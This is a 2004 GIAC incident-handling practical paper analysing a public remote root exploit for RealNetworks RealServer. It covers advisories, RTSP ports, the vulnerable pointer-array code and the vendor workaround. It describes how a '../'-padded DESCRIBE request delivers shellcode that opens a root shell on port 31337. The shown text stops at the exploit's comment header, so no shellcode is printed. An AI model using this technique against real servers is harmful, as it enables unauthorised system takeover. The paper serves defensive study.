Global Information Assurance Certification Paper

Practical Assignment v3

SANS NS2003 – New Orleans

Real Networks' RealServer

Remote Root Exploit

Submitted by:
Michael H. Lastor

Date Submitted:
April 28, 2004

Table of Contents

Abstract

In this paper, we will examine the root vulnerability in RealNetworks' servers, which include: Helix Universal Server 9, RealSystem Server version 8, version 7 and RealServer G2. When this exploit is used against one of the vulnerable versions of RealNetworks' Servers, it will provide a root shell listening on port 31337.

Dave Aitel of Immunitysec is the one who found the bug and posted the vulnerability into various bulletin boards. Johnny Cyberpunk of THC (The Hackers Choice) is the one who has released the exploit code to the public.

Through the use of the exploit code in a lab environment, this paper will show how the exploit code can be used to perform final reconnaissance of the target system and to launch the attack code. A review of the exploit code along with captured packets will explain, in detail, what the exploit code is doing. Next, is a fictitious scenario showing the five phases that an attacker will go through while using this exploit. Lastly, we will continue the fictitious scenario from the prospective of the incident handler. This will take the reader through the six steps that an Incident Handler goes through while handling an incident.

Statement of Purpose

Throughout the years, the networks of universities have been used and abused by the staff, the students, and also, hackers. This last group of people poses the greatest threat to the network resources. The only people to protect the university's network from unauthorized users is the IT staff, and most of the time they are understaffed, overworked, and have little or no extra resources to combat the threat.

In order for a school to function, it must have revenue. For larger schools this may not be that big of a problem, but for the smaller universities, such as a little community college, this could be the greatest obstacle to overcome. One way to generate extra revenue is to offer "distance learning".

Distance Learning will allow students to take all the classes needed for a degree, without ever stepping foot in a classroom. This will open up a lot of opportunities for students and of course, the hackers. The most popular server to provide streaming media via the Internet is Real Networks' RealServer application, along with the RealPlayer client application.

Recently, a vulnerability was discovered in the RealServer application that will allow arbitrary code to be executed on the system, which will provide root, or system level, access. This vulnerability is found in the RealServer application itself, which means the exploit will work on multiple platforms.

Media Servers are prime targets for take-over due to the plentiful disk space that is needed to house the media. Hackers like to set up what is called a "warez server". This is a system that is used as a repository for software that has been illegally obtained and is being distributed to any and everyone. These types of servers are illegal and the hackers know this, which is why they will have other machines, other than their own, to house the software.

Once the hackers get into a system, secure the box and set it up as a warez server they will then start to upload basically whatever they want to. The system administrator is the one that will have to detect this activity. Once the system administrator has detected this type of activity, the incident handling team should be alerted and the incident handling process started.

This paper will cover the RealServer exploit. This paper will explain, in detail, the actual exploit – broken down line by line. I will use a fictitious scenario to show how this exploit would be used by a hacker and, while staying with the same scenario, I will explain how to handle the incident once this type of activity is detected.

The Exploit

The exploit that will be covered in this paper is the bug contained in Real Networks' RealServer application. This paper will cover the numerous names given, along with the advisories issued, regarding this exploit from various organizations; the operating systems that are affected; the ports and protocols used in this attack; any variants that are out there, or could be out there; the vulnerable section of code in the RealServer application; the actual exploit code, and finally, we will have some captured screens and packets to show exactly what is being sent to and from the target.

Names Given to the Exploit

There are numerous organizations that track and inform the public about exploits and new vulnerabilities. Each of these organizations will write about the vulnerability, providing their own name and advisory to accompany the write-up. Below are a few of the top organizations that have given this exploit a name and the associated advisory.

RealNetworks has not come out and given this exploit an actual name, if you look on their security pages of their website you will find that the first time this exploit was mentioned by Real, the heading on the page was "*Server Exploit Vulnerability*", and after some analysis was done and an actual fix was ready, the security pages of their website then had the heading of "*Server Exploit Fix*".

The Common Vulnerabilities and Exposures (CVE) does not give exploits any names, they give them numbers. The number they have given this exploit is CAN-2003-0725. The "*CAN*" means it is a candidate number, which is under consideration for acceptance into CVE. Once accepted, the "*CAN*" will be replaced with "*CVE*".

The CERT® Coordination Center (CERT/CC) out of Carnegie Mellon University, has labeled it "*RealNetworks media server RTSP protocol parser buffer overflow*".

The folks at SecurityFocus have called this exploit "*Real Networks Helix Universal Server Remote Buffer Overflow Vulnerability"*.

CIAC.org (Computer Incident Advisory Capability) with the Department of Energy is calling this exploit "*Real Networks Streaming Server Vulnerability*".

SecuriTeam, a small group within Beyond Security, is calling the exploit "*Helix Universal Server Vulnerability (../../, Exploit)*".

The individuals at Internet Security have given the name "*Helix RealServer Buffer Overrun*" to this exploit.

There are a few discussion forums on the Internet that have postings to them regarding this exploit and each one seems to use a different name for the vulnerability. Just to maintain consistency throughout this paper, we will refer to the exploit simply as the *RealServer Exploit*. Along with giving the exploit numerous names, the above organizations have also issued or released advisories regarding this exploit.

Advisories Released for this Exploit

Since each organization maintains their own database of exploits and /or vulnerabilities, the identification numbers will vary from one list or database to another. The following is a list with the name of the organization releasing the advisory, the advisory identification, the name of the exploit given by the organization, and the web page where the advisory can be located.

SecurityFocus: (bugtraq id 8476)
Real Networks Helix Universal Server Remote Buffer Overflow Vulnerability
http://www.securityfocus.com/bid/8476

Common Vulnerabilities and Exposures (CVE): CAN-2003-0725 (under review)
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0725

CERT-VN: VU#934932
http://www.kb.cert.org/vuls/id/934932

VULNWATCH: 20030825 New Bug in RealServer
http://archives.neohapsis.com/archives/vulnwatch/2003-q3/0087.html

Immunity, Inc.: Nothing formal, Posting to discussion forums
http://lists.immunitysec.com/pipermail/dailydave/2003-August/000030.html

Operating Systems Affected

This section will discuss what operating systems are affected by the RealServer exploit. The actual vulnerability lies within the RealServer application itself and depending on what the host operating system is will determine if compromise is possible; however, the level of patches and 'hot-fixes' does not matter.

The following is a list of the versions of RealServer that are vulnerable:

Real Networks Helix Universal Server 9.0.2.794
Real Networks Helix Universal Server 9.0.1
Real Networks Helix Universal Server 9.0
Real Networks Helix Universal Server 8.0.1
Real Networks Real Server 8.0.2
Real Networks Real Server 8.0.1
Real Networks Real Server 8.0
Real Networks Real Server 8.0 Beta
Real Networks Real Server 7.0 2
Real Networks Real Server 7.0 1
Real Networks Real Server 7.0
Real Networks Real Server G2 1.0

Real Networks Helix Universal Server 9.0.2.802 and later are not vulnerable to this exploit. Real Networks Proxy products are not vulnerable to this exploit either. The

actual problem is with one of the plug-ins for the application. Because it is the actual application, most of the host operating systems are vulnerable. According to Dave Aitel, of Immunity Security, this exploit is highly effective on unaligned architecture operating systems (e.g. Linux, FreeBSD, and Windows), and very difficult to exploit on SPARC or other word-aligned systems. According to Dave,"…just think Linux, Windows, and FreeBSD GOOD. Solaris, IRIX, True64 BAD."

Protocols and Services used by RealServer

In this section of the paper we will cover the protocols and services that are being used during this exploit. The protocol that is being used by RealServer is the RTSP or Real-Time Streaming Protocol. The use of the protocol is best described in the abstract section of RFC 2326, Real-Time Streaming Protocol;

> "The Real Time Streaming Protocol, or RTSP, is an application-level protocol for control over the delivery of data with real-time properties. RTSP provides an extensible framework to enable controlled, on-demand delivery of real-time data, such as audio and video. Sources of data can include both live data feeds and stored clips. This protocol is intended to control multiple data delivery sessions, provide a means for choosing delivery channels such as UDP, multicast UDP and TCP, and provide a means for choosing delivery mechanisms based upon RTP (RFC 3550)."

From the above statement concerning the RTSP protocol, you can see that this protocol is widely used in streaming media delivery of all kinds. As noted above, RTSP can use both UDP and TCP to provide the delivery of the media. The TCP connection will almost always be used, because this is the control connection for the session. The UDP protocol, when used, will actually send the media data. The drawing below, figure (1), taken from the *RTSP Interoperability with RealSystem Server 8* whitepaper by Real Networks, shows a typical RTSP Control Connection.




Figure (1)

RTSP and HTTP (Hypertext Transport Protocol) have a lot in common. In fact, the RTSP protocol is intentionally similar in syntax and operation to HTTP/1.1. RTSP, while sharing a lot of similarities with HTTP, does have a few differences from HTTP that are rather important:

- RTSP has a different protocol identifier. Instead of seeing "http://www.yourname.come/xxxxx" you will see something like, "rtsp://www.yourname.com/mediafile.rm"
- The RTSP sever must maintain state by default, where as with HTTP no state is required. The server needs to maintain "session state" to be able to correlate RTSP requests with a stream.
- Both the RTSP server and the client can issue requests.
- The data being carried can be carried out-of-band by a different protocol, such as RDT (RealNetworks' Real Data Transport) or RTP (Real Time Transport Protocol).
- RTSP is defined to use ISO 10646 rather that ISO 8859-1, which is consistent with current HTML internationalization efforts.
- Unlike HTTP, the RTSP Request URI (Uniform Resource Identifier) always contains the full or absolute URI. HTTP Request URI has only the absolute path in the request and puts the host name in a separate header field. The use of RTSP makes "virtual hosting" easier. "Virtual Hosting" is when a single host with only one physical IP address hosts several document trees, or virtual machines.

The next three figures, taken from the *RTSP Interoperability with RealSystem Server 8* whitepaper by Real Networks, will provide a good graphical representation of how a session is set up in each of the different modes. The first method of media transfer is the Standard RTP mode. Figure (2) shows a standard RTP mode session.




Figure (2)

In the Standard RTP setup, the RTSP client will set up three channels with the server when the media is being delivered. Notice that a full-duplex TCP connection is used for control and negotiation. A simplex UDP channel is set up to deliver the media data

using the RTP format, while a full duplex UDP channel, called RTCP, is used to provide synchronization information to the client and packet loss information to the server.
Note that the port number for the RTP data must be an even port, and the RTCP port must be the next higher consecutive port. This means that the RTCP port will always be odd. The standard TCP port for an RTSP server is 554 by default.

Figure (3) shows how data is transferred using RealNetworks' RDT mode. When in the RDT mode the client will set up three connections to the server. Just like in the standard mode, a full-duplex TCP connection will be established for control and negotiation. A simplex UDP channel is set up for data delivery, however, instead of setting up a full-duplex UDP channel for synchronization, in RDT mode the client/server will set up a second simplex UDP channel so that the client can request that the server resend any lost UDP media data packets.




Figure (3)

The last mode an RTSP client/server can use is the TCP only mode, figure (4). In this mode the media data may be made into packets using RTP or RDP over TCP. Here, a full-duplex TCP connection is used for both control and for data media delivery from the server to the client.




Figure (4)

RTSP protocol contains the syntax for interleaving the RTSP control stream and the data stream together, which is called embedded or interleaved binary data. Interleaved binary data is only used when RTSP is carried over TCP.

The main task of RTSP is to support the following three operations:

(1) The Retrieval of media from a media server. A client requests, from the server, a media presentation description and then requests the actual media to be sent.
(2) The addition of a media server to a conference. A media server can be invited to join an existing conference by adding its streaming media to the current presentation.
(3) Supplying extra media to an existing presentation. A media server can tell the client of additional media as it becomes available; this is especially useful in live broadcasts.

RTSP communicates with what is called a message. This message communication can take two forms, either a *REQUEST* or a *RESPONSE*. A *REQUEST* can be from a client to a server or from a server to a client. The message will include, within the first line, the method to be applied to the resource. Valid methods include:

- **DESCRIBE** – the client retrieves the description of a presentation or media object identified by the request URL from a server.
- **GET_PARAMETER** – retrieves the value of a parameter of a presentation or stream specified in the URI.
- **OPTIONS**** – allows the client to determine the options and/or requirements associated with a resource, or the capabilities of a server.
- **PAUSE** – temporarily halts a stream without freeing server resources.
- **PLAY**** – tells the server to start sending data via the mechanism specified in *SETUP*.
- **RECORD** – initiates recording a range of media data according to the presentation description.
- **REDIRECT** – informs the client that it must connect to another server location.
- **SETUP**** – Causes the server to allocate resources for a stream and create an RTSP session.
- **SET_PARAMETER** – requests to set the value of a parameter for a presentation or stream specified by the URI.
- **TEARDOWN**** – Frees resources associated with the stream. The RTSP session ceases to exist on the server.

The methods above marked with " ****** " are required in all RTSP implementations. After the server or client receives and interprets a *REQUEST* message, they will respond with an RTSP *RESPONSE* message.

This exploit specifically uses two of the valid methods mentioned above. They are the *DESCRIBE* and *OPTIONS* methods. The *OPTIONS* method, when no resources are specified, inquires about server capabilities such as RTSP version number, supported methods, platform running on, etc. The *DESCRIBE* method inquires about the

properties of a particular file, like the Last-Modified time and session description information.

As mentioned earlier, our exploit code can be used for both reconnaissance and the actual attack. If you are using the exploit as a reconnaissance tool, the exploit code will send an *OPTIONS REQUEST* message to the server and since the request does not specify any resource, the server will tell us about itself. It will provide us information like, the version of RealServer it is running, the version of the RTSP protocol it has and the platform it is running on. This is the information we need to see if the system is vulnerable to our attack or not.

Once we have found that the server is exploitable, we would launch the attack code, which will use the *DESCRIBE REQUEST* message. Referring to the exploit code, you will see that the attack string is nothing more than "../../../../../" followed by the decoder, and then the shellcode. By using the exploits *DESCRIBE REQUEST* message, we will effectively cause a buffer overflow. This will hopefully move our pointer to a location in memory that we can control in order for us to execute our shellcode. The concepts of buffer overflows, moving our "pointer", and executing shellcodes will be covered more in-depth in the following sections.

RealServer uses a handful of ports to communicate with the clients. Here are the ports that are used by the Server when sending or receiving data to RealPlayer, otherwise known as the client. The Server will listen on port 554/TCP and use it as a control channel for RTSP requests, which can be used as a data channel also, if TCP only was specified. The server will also listen on port 7070/TCP and use this port as a control channel for Progressive Networks Audio (PNA) requests. Again, this port can also be used as a data channel, if TCP was requested. It will listen on port 8080/HTTP in order to receive HTTP requests for media. When sending data, the Server will send to ports 6970-6999/UDP. This is the data channel, and the port numbers are not configurable.

When the RealServer administrator wants to configure the server remotely, they will connect to the Admin Port, which is a random port number set during install, using the HTTP protocol. This is so that the Admin can make any changes to the server remotely. Finally, the Server will listen on port 9090/TCP and this is used for G2 Java Monitor traffic.

The ports that are used for this exploit are port 554/TCP and port 31337/TCP. Port 554/TCP, as discussed previously, is the command and control of the streaming media while it is being sent. Port 31337/TCP, also referred to as the "elite" port, was chosen by the author of the exploit for reasons only known to him. One possible explanation why port 31337/TCP was used is because the RealPlayer will listen on a wide range of ports, from 6970 thru 32000/UDP, which are the Data channel, the ports that actually received the streaming media. Chances are the firewall folks will open up these ports on the firewall so that the RealPlayer can receive the media from a server. We just

need to hope they opened both UDP and TCP protocols for these ports. This would make the second part of the exploit easier.

Now that we have covered the Names and Advisories given to this exploit, the systems affected by it and the ports and protocols used by this exploit, we will now look at the different variations of the exploit, or *The Variants.*

Exploit Variants

This exploit was written by Johnny Cyberpunk of *The Hackers Choice* group or THC. So far there have been five (5) versions of this exploit released to the public. The last release, version 5, was released around November 2003.

The original exploit, THCunREAL 0.1, and release two, THCunREAL 0.2, are both written for Windows targets only. There are two noticeable differences between version 1 and version 2. The shellcode in version 2 is a lot shorter than the shellcode in version one, and it is also offsetless. This means that when we move our pointer in memory during the exploit, we do not have to know where it is supposed to end up. The shellcode in versions 1 and 2 have a decoder "built-in" to the shellcode. The decoder built into the shellcode is needed to execute the actual code to launch the shell.

Version 3 has eluded me and I cannot find a copy of it. Because of this, I am unable to describe the differences between this version and the others.

Version 4 and Version 5, now called THCREALbad, have a major difference from the previous versions. Both of these releases are multi-platform exploits. Meaning they can be used to attack both Windows and Linux platforms. Since each platform has its own shell code, the decoder is no longer incorporated in the shell code; it is now a separate variable within the exploit code. Also with version 4 and 5 you can perform reconnaissance with the exploit. You can send the "*ostestmode*" string to the target and see if the target is vulnerable.

Another interesting change was that Version 4 just sent the exploit and then told the user to try to connect to port 31337 using netcat. With version 5, Mr. Cyberpunk incorporated a connect-back feature. What this will do is; once the exploit code has been sent, the program will actually try to connect to port 31337 of the target. If all went well, you will have your interactive shell and full control of the target system.

An interactive shell provides a way for the user to issue commands and have them executed by the system. On a Windows platform the interactive shell is actually the *cmd.exe* program. If the exploit is successful on a Windows system, then the *cmd.exe* program will be listening on port 31337 for someone to connect to it. A user can use netcat, telnet or something like that to make the connection. Once they are connected, they will have full administrative rights to the system and can do anything they want to.

The interactive shell that the exploit will spawn on a Linux platform is a root shell. Root level access is equivalent to " *SYSTEM* " or Administrative level access on a Windows platform. This will provide the attacker full control over the system. The only difference with this particular shell is that you, as the attacker, will not have any command line prompt to indicate that the system is ready for your next command.

The above five covered releases are the only publicly available versions currently accessible today. There have been other vulnerabilities associated with Real Server, but the others have been Denial of Service vulnerabilities. This is the only publicly released root exploit out for Real Server at this time.

This source code was written to be compiled on Windows platforms using Microsoft Visual C++. Since I like Linux more than I do Windows, I was curious about how difficult it would be to port this exploit code over to a Linux platform. The port was actually easier than I thought it would be and now there is a working exploit, THCrealbad version 4 that can be compiled on Linux and Windows. This would be useful if you wanted to create a couple of shell scripts in order to automate some of the steps of your reconnaissance and maybe even the actual attack and securing of the targets.

Now that we have covered the exploit, and the variants of it, it is time to actually get into the exploit and tell you what is happening and why. The next section, *Exploit Description*, will provide an overview of the exploit, show you the vulnerable code of the application, go over the exploit code – line for line, and finally show you some of the screen shots of the exploit in action and the captured packets so that you can see what is being sent to and from the targets.

Exploit Description

In the Exploit Description, we will provide an overview of what a buffer overflow is and how one works, since this exploit is considered a buffer overflow. We will also show you what the actual vulnerable code is in the application and why it will allow this exploit to work, we will go through the code and see exactly what it is doing, then we will see some screen shots of the exploit in action along with captured packets of what was sent and received by the exploit. From the captured packets we can write a few snort rules so that this exploit can be detected in the future.

Overview of a Buffer Overflow

This vulnerability is classified as a buffer overflow. In order to understand this exploit, some background on buffer overflows is needed. A good technical paper to provide an in-depth explanation of what a buffer overflow is and provide examples of what happens, is the paper titled "*Smashing The Stack For Fun And Profit*" by Aleph One. Also, if you want a very good overview of the buffer overflow concept, you can check out the website "*Howstuffworks.com*" and read the section of C programming entitled "*Dynamic Data Structures*". We will be using the diagram from there to help explain what the "stack" is and how to "smash it".

Every computer, regardless of the Operating System installed, must have memory in order to function. This memory can be either physical or virtual memory. Physical memory is actual memory that is physically installed on the machine. While virtual memory is when the computer looks at its memory space and determines what applications have not been used for a while, it will copy them onto the hard drive in order to free up some of the physical memory. By using virtual memory, you can expand the amount of memory on your computer without installing more physical memory.




Figure (5)

The memory space with the operating system and several applications are shown in figure (5). As you can see, the operating system, each application, their respective executable code, global variables, and stack space all take up portions of the memory. Notice the unused portion of memory; also called the "*heap*", can be used by the applications as needed and will make the stack space vary in size at any given point during the programs execution.

As a side note, the placement of data on the stack is different than one would imagine. The stack starts at a high memory address and grows downward. When new data is placed on the stack, it will be placed at a lower memory address, but it will be at the top of the stack.

The memory space holds the executable code for the operating system and the different applications running on the machine. Each application, along with the operating system, has certain global variables that take up memory space. The Operating System and other applications use an area of memory that is called, "*the stack*". The stack holds all local variables and parameters used by any function of the application or the operating system. Each one of these variables and executable code has an address, or place

holder, in memory. This is so the application knows where to go to get the next instruction to execute.

There are a couple of things to help the program keep track of the stack space it has allocated to it. They are EBP, ESP, and EIP. EBP refers to the bottom of the stack, which is the high memory address, ESP refers to the top of the stack, which is the lower memory address and EIP refers to the instruction pointer, which holds the memory address of the next instruction to be executed. So, in order to set aside stack space for a new buffer, or variable, the program will store the old EBP by pushing it onto the stack and then set EBP so that it is equal to ESP. This will make the bottom of the new stack space equal to the top of the stack. As soon as that is done, the program's function is ready to create room for its new buffer, or variable. It will determine the amount of space needed and subtracts that amount from the current stack pointer ESP. We have to subtract due to that fact that the stack is inverted in memory, remember that the top has the low address and the bottom has a higher address. Now we can make room for the new buffer or variable.

As you can tell, a buffer is just a space in memory that has been set aside for a variable of the application or one of its functions. Stack buffers use the memory of the stack region and are set up and removed as needed.

The whole idea of a buffer overflow is to put more data into the buffer than it was designed to hold. If the buffer was designed to hold 4 bytes of data and you send 10 bytes of data to it, you will not only fill up the buffer, but you will now start to write the extra data into the next memory address, or addresses, until all the data has been written. These other memory addresses that you over-write may be other variables, which could crash the application or the entire system.

When we run a buffer overflow exploit, we will send in our malicious code along with enough data so that the EIP register is over-written with the memory address of our code. That way, when we are finished sending in data and control is returned to the application, it will read the address stored in the EIP register and execute the code located in that memory space…which is the code we just sent in. If this happens, either the system or application will crash or it will execute the code we put in.

Vulnerable Application Code

Although this is classified as a buffer overflow, it works just a little different. The main concept is there, which is having the EIP pointer point to our shellcode and execute it. In figure (6) is the actual code of the application that has the vulnerability. Dave Aitel of Immunity, Inc. is the one who found this bug and posted this portion of code with the explanation of what it is doing.

```
ServRegKey::ServRegKey(const char* pszKey, RegistryMemCache* pMemCache, char
chDelim)
    : m_pRegMemCache(pMemCache)
{
    if (!pszKey || !*pszKey)
    {
        return;
    }
    m_pCurrPtr = pszKey;

// We have to go through this two step process because of a problem with
// the 16 bit compiler.

    char* pTmpPtrs2[1024];    <---egads!
    const char** pTmpPtrs = (const char**)pTmpPtrs2;
    pTmpPtrs[0] = pszKey;

/*
* loop to find out how many levels are there in this key string
* pointers in the string to the various sub-strings are stored in
* a temporary array, which will then be xferred to a dynamic array
* stored along with the key. this will speed up the sub-string
* operations done later.
*/

    m_nLevels = 1;
    m_nSize = 1;
    while (*m_pCurrPtr)
    {
        if (*m_pCurrPtr == chDelim)
        {
            if (m_pCurrPtr > pszKey)
            {
                pTmpPtrs[m_nLevels] = m_pCurrPtr;
                m_nLevels++;
            }
        }
        m_nSize++;
        m_pCurrPtr++;
    }
    pTmpPtrs[m_nLevels] = m_pCurrPtr;
    . . .
```

Figure (6)

As you can see by the bolded "***egads!***" above, one of the pointers is actually a huge array of pointers. What this is going to do is; as the application is receiving our input, it will add an array of pointers to our sting each time a "/" is seen. If we send in enough "../../../../" to the application, this will move the pointer out of the memory stack and into the heap memory where we will have control. You will see that in the actual exploit code, the *attackbuffer* is nothing more than "../../../../" followed by the shellcode. This will cause the pointer to move out of the stack and into the heap and place our

shellcode there. The attack is preceded with a *DESCRIBE* message, so the application is required to give us the information about our request. When the application goes to the end of the "../../../../" and tries to "describe" what is there, it will execute the code and we will have an interactive shell waiting for us.

The difference between an actual buffer overflow and our exploit is that there is no "*magic number*". A "*magic number*" refers to the memory address of the code you want to execute. If you change or over-write the EIP register, you need to know the memory address of the code you want executed next, which is most likely your malicious code. You need to know what the memory address is so that when you over-write the EIP register, you know what value to replace it with; this is the "*magic number*" we are referring to.

Real Networks has verified this vulnerability and has posted a solution on their website. Anyone running Real Networks RealServer can effectively close this vulnerable hole by removing the View Source Plug-in. A restart of the Server would be required after the Plug-in has been removed.
These files are located in the Plug-in directory under the RealServer directory, and are:

UNIX/Linux: *vsrcplin.so.9.0* (Helix Universal Server)
vsrcplin.so.6.0 (RealSystem Server 8 & 7 and RealServer G2).
Windows: *vsrc3260.dll*

According to Real Networks security website, "The View Source Plug-in is responsible for reading and displaying file format headers of media files accessible to the file systems loaded by the Server. Removal of this plug-in will not hinder on-demand or live streaming delivery or logging and authentication services of the product. With the plug-in removed however, the Content Browsing feature will be disabled."

Real Networks considers the removal of this file, the View Source Plug-in, a temporary work around, and highly recommends that all users upgrade their system to the latest version of RealServer, which is now called the Helix Universal Server.

Now that we have seen what the actual vulnerable code in the application is, and we know why it works, let's take a look at the actual exploit to see how all of this happens.

Exploit Analysis / Code Review

This section will review the exploit code (release 5) to show what this code is doing step by step. This first part, figure (7) is just the basic introduction to the code itself by the author, Johnny Cyberpunk.

```
/*************************************************************************/
/* THCREALbad 0.5 - Wind0wZ & Linux remote root exploit                  */
/* Exploit by: Johnny Cyberpunk (jcyberpunk@thehackerschoice.com)        */
/* THC PUBLIC SOURCE MATERIALS                                           */
/*                                                                       */
/* This exploit was an 0day from some time, but as CANVAS leaked and kiddies */
/* exploited this bug like hell, realnetworks got info on that bug and posted*/
/* a workaround on their site. So THC decided to release this one to the     */
/* public now. Fuck u kiddies ! BURST IN HELL !                          */
/*                                                                       */
/* Also try the testing mode before exploitation of this bug, what OS is     */
/* running on the remote site, to know what type of shellcode to use.    */
/*                                                                       */
/* Greetings go to Dave Aitel of Immunitysec who found that bug.         */
/*                                                                       */
/* compile with MS Visual C++ : cl THCREALbad.c                          */
/*                                                                       */
/* At least some greetz fly to : THC, Halvar Flake, FX, gera, MaXX, dvorak,  */
/* scut, stealth, zip, zilvio, LSD and Dave Aitel                        */
/*************************************************************************/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#include <winsock2.h>
